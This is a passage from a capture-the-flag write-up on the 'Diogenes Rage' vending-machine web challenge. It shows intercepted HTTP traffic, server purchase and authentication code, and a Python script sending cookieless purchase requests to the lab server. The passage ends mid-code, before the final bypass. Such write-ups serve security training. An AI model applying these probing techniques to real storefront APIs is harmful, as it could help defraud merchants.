Diogenes Rage


Capture the Flag Challenge.

Link: Challenge can be found here.

Overview:

*Note – during the repost, it may the addresses displayed of the remote server used – changes throughout the report. As the virtual machine uses needs to be constantly restarted every few hours.

This CTF website is an online vendor machine:



The client can do several operations:

a. Claim 1$ worth of coupon, it is done by dragging the coupon to the coin hole.
b. Purchase an item from the presented items in the list. We can notice that all of the items can be purchased, but one – item C8.
c. Reset the machine, it is done by clicking the red button. It allows us to reclaim the coupon under new username.

As we will see in the investigation, all of the mentioned operations trigger some http request.

It is clearly visible that the objective in this website, is to bypass the purchase defense mechanism, and in some way to obtain item C8, even though we cannot afford it with the coupon.


The challenge can be run on remote machine provided by the challenge managers and that is the chosen option. but it can also be downloaded to be run locally with docker container, thus providing the server-side files to assist in solving the challenge.

Method:

The first course of action is to inspect the website source with developers' tools.

While the html content didn't reveal anything of significance, the JavaScript file – did, let's check it out:

The first relevant part is the coupon claiming function:




main.js

```
const redeemCoupon = async () => {
	const data = {
		coupon_code: 'HTB_100'
	};

	await fetch(`/api/coupons/apply`, {
			method: 'POST',
			headers: {
				'Content-Type': 'application/json',
			},
			body: JSON.stringify(data),
		})
		.then((response) => response.json()
			.then((resp) => {
				$('.vending-btns').off('click');
				enableVendingBtns();
				$(".vending-btns").css({
					"pointer-events": "auto"
				});
				$("#screen-txt").text(resp.message);
				screenplay();
			}))
		.catch((error) => {
			$("#screen-txt").text(error);
			screenplay();
		});
}
```

This is the http POST request function that sends http request to the server's endpoint 'api/coupon/apply' and corresponds to the coupon claiming.

When inserting the coupon to the machine – this http POST request is triggered.


Let’s look at the http request on burp-suite:



```
POST /api/coupons/apply HTTP/1.1
Host: 206.189.28.180:32727
Content-Length: 25
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://206.189.28.180:32727
Referer: http://206.189.28.180:32727/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "coupon_code":"HTB_100"
}
```

Nothing too special about the request.


Now the response:



```
HTTP/1.1 200 OK
X-Powered-By: Express
Set-Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyX2M3MDViZDUxY2IiLCJpYXQiOjE2OTY1OTY0MjN9.JSgCRcrkH3u3dbrvVUkJWZzIbKsPr6yJRu-EiG71
RIc; Max-Age=48132; Path=/; Expires=Sat, 07 Oct 2023 02:09:15 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 79
ETag: W/"4f-A79XM8W3o6SR8BXXS0hb5rD2Zgk"
Date: Fri, 06 Oct 2023 12:47:03 GMT
Connection: close

{
  "message":"$1 coupon redeemed successfully! Please select an item for order."
}
```

In the response we can observe that we get a successful coupon redeem message, and receive a cookie.


The next JavaScript function is:



```
const processOrder = async (itemId) => {

        const data = {
                item: itemId
        };

        await fetch(`/api/purchase`, {
                        method: 'POST',
                        headers: {
                                'Content-Type': 'application/json',
                        },
                        body: JSON.stringify(data),
                })
                .then((response) => response.json()
                        .then((resp) => {
                                if (response.status == 200) {
                                        $("#bottom-panel-flicker").attr("id", "bottom-panel-flicker-active");
                                        $("#receivable-item").attr("src", $("#" + itemId).attr("src"))
                                        $("#receivable-item").show();
                                        if (resp["flag"] !== undefined) {
                                                $("#receivable-item").on('click', function() {
                                                        $("#screen-txt").text(resp.flag);
                                                        screenplay();
                                                })
                                                $(".vending-btns").css({
                                                        "pointer-events": "none"
                                                });
                                                return;
                                        }
                                }
                                $("#receivable-item").off('click');
                                $("#receivable-item").on("click", function() {
                                        $(this).hide();
                                        $("#bottom-panel-flicker-active").attr("id", "bottom-panel-flicker");
                                });
                                $(".vending-btns").css({
                                        "pointer-events": "auto"
                                });
                                $("#screen-txt").text(resp.message);
                                screenplay();
                        }))
                .catch((error) => {
                        $(".vending-btns").css({
                                "pointer-events": "auto"
                        });
                        $("#screen-txt").text(error);
                        screenplay();
                });
}
```

We can observe that this function sends http POST request to the server's endpoint '/api/purchase' and corresponds to item purchasing.


Let's take a look at the at the request content on burp-suite, while purchasing item 'A1':



```
POST /api/purchase HTTP/1.1
Host: 206.189.28.180:32727
Content-Length: 13
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://206.189.28.180:32727
Referer: http://206.189.28.180:32727/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyX2M3MDViZDUxY2IiLCJpYXQiOjE2OTY1OTY0MjN9.JSgCRcrkH3u3dbrvVUkJWZzIbKsPr6yJRu-EiG71
RIc
Connection: close

{
  "item":"A1"
}
```


It can be observed that by purchasing the item – we hand over to the server the same cookie we received by claiming the coupon.

Let's take a look at the http response:




```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 66
ETag: W/"42-02kWfO8Au8FzKXkXuYKfqvGlcPc"
Date: Fri, 06 Oct 2023 13:27:03 GMT
Connection: close

{
  "message":"Thank you for your order! $0.45 coupon credits left!"
}
```

Item purchased successfully.



Now we have 0.45$ of our coupon credit left.


So, at this moment if we try to purchase item 'A1' again we will get:



```
HTTP/1.1 403 Forbidden
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 35
ETag: W/"23-y+NpPpHrkeBNpyc+j9wV032ItWw"
Date: Fri, 06 Oct 2023 13:30:50 GMT
Connection: close

{
  "message":"Insufficient balance!"
}
```

We don't have enough credit, so we received Insufficient balance.

The third function on the JavaScript is coupon reset:



```javascript
const resetMachine = async () => {

        $("#screen-txt").text("Please wait...");
        screenplay();
        await fetch(`/api/reset`, {
                        method: 'GET',
                        credentials: 'include'
                })
                .then((response) => response.json())
                .then((resp) => {
                        $("#coupon").show();
                        $("#coupon").css({
                                "bottom": "50px",
                                "left": "600px",
                                "top": "auto"
                        });
                        $("#coupon").draggable();
                        $("#coin-in-area").droppable({
                                drop: async (event, ui) => {
                                        $("#coupon").hide();
                                        $("#screen-txt").text("Processing coupon voucher...");
                                        screenplay();
                                        await redeemCoupon();
                                }
                        });
                        $(".vending-btns").css({
                                "pointer-events": "none"
                        });
                        $("#screen-txt").text(resp.message);
                        screenplay();
                });

}
```

It is executed by the user clicking the red button, it effectively erases the cookie.

At this point we can deduce that the server has some mechanism in the code that compares every item's price to the user's current credit. And allows the purchase only if the user has enough credit to do so.

Now as for every coupon claimed we get 1$, clearly the objective here is to bypass the server's mechanism to purchase item 'C8' – the only item that its cost is greater than 1$.

So how do we achieve that? The first attempts were using 'Dirbuster' to find some secret paths, or Attempted SQL injections, to no avail.

Other approached included real time data manipulation with 'burp-suite' or creating python script that generates custom http requests with arbitrary data values (coupons, item-id and cookie), they also failed. It seems the server-side was well prepared to handle these attacks.

In order to overcome the defenses, I had to look the server-side code:

The server-side code consists of 2 relevant parts:

The first is the purchase endpoint:

```
15 router.post('/api/purchase', AuthMiddleware, async (req, res) => {
16         return db.getUser(req.data.username)
17                 .then(async user => {
18                         if (user === undefined) {
19                                 await db.registerUser(req.data.username);
20                                 user = { username: req.data.username, balance: 0.00, coupons: '' };
21                         }
22                         const { item } = req.body;
23                         if (item) {
24                                 return db.getProduct(item)
25                                         .then(product => {
26                                                 if (product == undefined) return res.send(response("Invalid item code supplied!"));
27                                                 if (product.price <= user.balance) {
28                                                         newBalance = parseFloat(user.balance - product.price).toFixed(2);
29                                                         return db.setBalance(req.data.username, newBalance)
30                                                                 .then(() => {
31                                                                         if (product.item_name == 'C8') return res.json({
32                                                                                 flag: fs.readFileSync('/app/flag').toString(),
33                                                                                 message: `Thank you for your order! $${newBalance} coupon credits left!`
34                                                                         })
35                                                                         res.send(response(`Thank you for your order! $${newBalance} coupon credits left!`))
36                                                                 });
37                                                 }
38                                                 return res.status(403).send(response("Insufficient balance!"));
39 
40                                         })
41                         }
42                         return res.status(401).send(response('Missing required parameters!'));
43                 });
44 });
45 
```


The function goes as this: upon receiving http post request, firstly 'AuthMiddleware' function is executed, then the user being returned from the 'AuthMiddleware' has the purchase operation performed on his account.

In lines 18-21, the user is being registered if the username returned from the 'AuthMiddleware' is not registered in the database.

The purchase operation works by checking if the current balance is sufficient enough to buy the product. If it does – purchase it. If the purchased product is 'C8', the flag will be printed out.

However as established, 'C8 item is the single item that can not be bought with the coupon.

Before proceeding to the other server-side endpoint function, we need to investigate the 'AuthMiddleware' function:


AuthMiddleware.js

```
const JWTHelper = require('../helpers/JWTHelper');
const crypto    = require('crypto');

module.exports = async (req, res, next) => {
        try{
                if (req.cookies.session === undefined) {
                        let username = `tyler_${crypto.randomBytes(5).toString('hex')}`;
                        let token = await JWTHelper.sign({
                                username
                        });
                        res.cookie('session', token, { maxAge: 48132000 });
                        req.data = {
                                username: username
                        };
                        return next();
                }
                let { username } = await JWTHelper.verify(req.cookies.session);
                req.data = {
                        username: username
                };
                next();
        } catch(e) {
                console.log(e);
                return res.status(500).send('Internal server error');
        }
}
```

The function basically checks if the http request comes with cookie session.

If the request has cookie, it authenticates it and returned the associated username.

And if the request does not contain cookie, it generates username and cookie.

The cookie is being returned to the user for next use authentication, and the username is being processed for a new user to be registered in the database.

Now, as we seen in burp suite, during purchase – a cookie is added to the http request during valid transaction, which is make sense – as in this operation should be performed by existing user.


However, I take note that even in that case, we have seen in the purchase function in lines 18 to 21 – username is being registered in that function, even though one is expected to already exist.

Meaning it some case a purchase http request is made without a cookie, a user should be registered, and cookie should be given at the response.

We should confirm that by creating such http request.

The website client-side interface does not have the ability to make such request, so we will have to generate own custom http request.


That shall be done with python 'requests' library.



```python
import requests

# Define the URL you want to send the POST request to
url = 'http://206.189.28.151:32252/api/purchase'  # Replace with your desired URL

# Define the data you want to include in the POST request (if any)
data = {'item':'C8'}


# Send the POST request with custom headers
response = requests.post(url, json=data)

# Check the response status code
if response.status_code == 200:
    print('POST request was successful!')
    print('Response content:', response.text)
else:
    print('POST request failed with status code:', response.status_code)

```

That script sends custom http request to the purchase endpoint.

Let's run it and see the result in wireshark.



```
http
No.   Time          Source          Destination     Protocol   Length TCP Segm Info
    6 0.085895754   10.0.2.15       206.189.28…     HTTP/JSON    68       14 POST /api/purchase HTTP/1.1 , JavaScript Object Notation (applicatio…
    8 0.177434882   206.189.28.151  10.0.2.15       HTTP/JSON   560      506 HTTP/1.1 403 Forbidden , JavaScript Object Notation (application/jso…
```


```
amit@amit-VirtualBox: ~/Downloads/Diogenes Rage/web_diogenes_rage/challenge
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$ python3 purchase_item.py
POST request failed with status code: 403
amit@amit-VirtualBox:~/Downloads/Diogenes Rage/web_diogenes_rage/challenge$
```

```
Transmission Control Protocol, Src Port: 32252, Dst Port: 49164, Seq: 1, Ack: 231, Len: 506
Hypertext Transfer Protocol
  HTTP/1.1 403 Forbidden\r\n
  X-Powered-By: Express\r\n
  Set-Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InR5bGVyXzNiYzM1ZDQ4ZjMiLCJpYXQiOjE2OTY2MTM3NjB9.EdbgX2N6AbEhByFe9MdTlZt
  Content-Type: application/json; charset=utf-8\r\n
  Content-Length: 35\r\n
  ETag: W/"23-y+NpPpHrkeBNpyc+j9wV032ItWw"\r\n
  Date: Fri, 06 Oct 2023 17:36:00 GMT\r\n
  Connection: keep-alive\r\n
  Keep-Alive: timeout=5\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 0.091539128 seconds]
  [Request in frame: 6]
  [Request URI: http://206.189.28.151:32252/api/purchase]
  File Data: 35 bytes
JavaScript Object Notation: application/json
  Object
    Member: message
      [Path with value: /message:Insufficient balance!]
      [Member with value: message:Insufficient balance!]
```

http request without cookie was sent, and we can observe at the response 2 things:

a. We indeed got cookie in the marked line. It means a user was indeed generated where on normal usage it would not.
b. We got fail status code of 403 and the message 'Insufficient balance', which is expected as the user that was just made – did not claim any coupon so it has 0$ balance.


But that alone is not enough. Now lets inspect the server '/api/coupons/apply' endpoint function:



```javascript
router.post('/api/coupons/apply', AuthMiddleware, async (req, res) => {
        return db.getUser(req.data.username)
                .then(async user => {
                        if (user === undefined) {
                                await db.registerUser(req.data.username);
                                user = { username: req.data.username, balance: 0.00, coupons: '' };
                        }
                        const { coupon_code } = req.body;
                        if (coupon_code) {
                                if (user.coupons.includes(coupon_code)) {
                                        return res.status(401).send(response("This coupon is already redeemed!"));
                                }
                                return db.getCouponValue(coupon_code)
                                        .then(coupon => {
                                                if (coupon) {
                                                        return db.addBalance(user.username, coupon.value)
